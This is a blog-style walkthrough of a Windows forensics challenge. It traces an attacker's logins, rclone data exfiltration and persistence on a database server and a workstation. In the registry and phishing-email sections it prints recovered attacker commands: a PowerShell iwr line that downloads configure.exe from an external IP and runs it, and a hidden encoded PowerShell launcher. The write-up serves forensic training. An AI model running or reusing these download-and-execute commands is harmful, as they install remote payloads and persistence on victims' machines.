
Intro
Blizzard is a medium difficulty windows forensics challenge. The scenario goes something like this - A critical alert was detected on Health Sphere Systems’ database server. The security controls are still being established so the alerts have only come from the server. We’re supposed to manually correlate and investigate the servers and workstations to understand the incident. The alert was generated on 03/24/2024 19:55:29.
The aim of the challenge for me was to develop a certain approach when it comes to DFIR. And for this article, to display my reasoning/thought process behind the same.
Database Server Investigation
Question 1
When did the attacker access this machine from another internal machine?
Since a dedicated SIEM solution is not available, so I had to go through the logs in Event Viewer.

Sorting the logs by the 4624 event ID (Successful login observed), and checking the logs closer to the alert time, one login attempt stood out. The account detected was “dbadmin” and the login was detected from the device “WKSTN-3847” which seems unusual.
Question 2
What is the full file path of the binary used by the attacker to exfiltrate data?

While exploring the dbadmin user’s folder, one particular application stood out. There was a random rclone executable in the user’s folder along with some data dumps.
Similarly, there was another rclone folder under $home/AppData/Roaming. This one contained a conf file, which upon investigating contained “type”, “user” and “pass” for an account. I suspected that the account was used for exfiltration and took a copy of file. 
Even though the dumps and the credentials present are a strong indicator that rclone was used for exfiltration, to solidify that further I checked Prefetch and AmCache and AppCompatCache. PreFetch seemed to be cleared/disabled.

So I turned to AppCompatCache as AmCache also didn’t provide any useful result. I could see that rclone was executed. And also, according to File Explorer, .rclone folder was created 5 minutes before the alert.
 Now with high confidence we can mention how the exfiltration happened and have the answer to the question as well.
Question 3
What email is used by the attacker to exfiltrate sensitive data?
Answered in the previous section.
Question 4
Where did the attacker store a persistent implant in the registry? Provide the registry value name.

I have a set of standard commands which I have compiled in my notes. Other than the standard question, there was also one suspicious local user which was created on the same day of the alert. But after the exfiltration.

Heading back to the question, using this command from my notes I was able to find the suspicious registry value.

It is a startup command under the name of “SecureUpdate” and the decoded command is as follows
1
iwr -useb hxxp[://]128[.]199[.]247[.]173/configure.exe -outfile $env:appdata\configure.exe; Start-Process $env:appdata\configure.exe; rm $env:appdata\configure.exe
Question 5
Aside from the registry implant, another persistent implant is stored within the machine. When did the attacker implant the alternative backdoor? (format: MM/DD/YYYY HH:MM:SS)
Using a simple command I queried the running and stopped services individually. There was one stopped service which stood out way too much.

It is requesting the same file and IP as seen in the startup command. Although there is one typo there.
To get the creation time, I was able to get it from the below mentioned registry
1
HKLM\SYSTEM\CurrentControlSet\Services\

This gives us a great bit of context of the attack. And now we can pivot on to the next host which was “WKSTN-3847”.
User Workstation - WKSTN-3847 - 10.10.192.101
Continuing the trend from the server, we’re supposed to investigate in the similar way and since this is a user workstation, social engineering is also added which is highlighted by the first question itself.


But before heading off to the questions, I did some basic system profiling, found a weird python process, THM’s script and two suspiciously same named tasks. But they seem to be unrelated to the activity as the timestamps said otherwise.
Now moving on to the actual question -
Question 1
When did the attacker send the malicious email? (format: MM/DD/YYYY HH:MM:SS)
To analyse outlook, I used XstReader. Only one mail stood out with a suspicious zip file.

And it was still present in the Downloads folder for the user. 
Decoding the command we see the configure.exe again.
1
2
3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -windowstyle hidden -enc aQB3AHIAIAAtAHUAcwBlAGIAIABoAHQAdABwADoALwAvADEAMgA4AC4AMQA5ADkALgAyADQANwAuADEANwAzAC8AYwBvAG4AZgBpAGcAdQByAGUALgBlAHgAZQAgAC0AbwB1AHQAZgBpAGwAZQAgACQAZQBuAHYAOgBhAHAAcAB

Decoded -> iwr -useb hxxp[://]128.199.247.173/configure.exe -outfile $env:app
Checking the appcompatcache, we can see that it was executed as well.
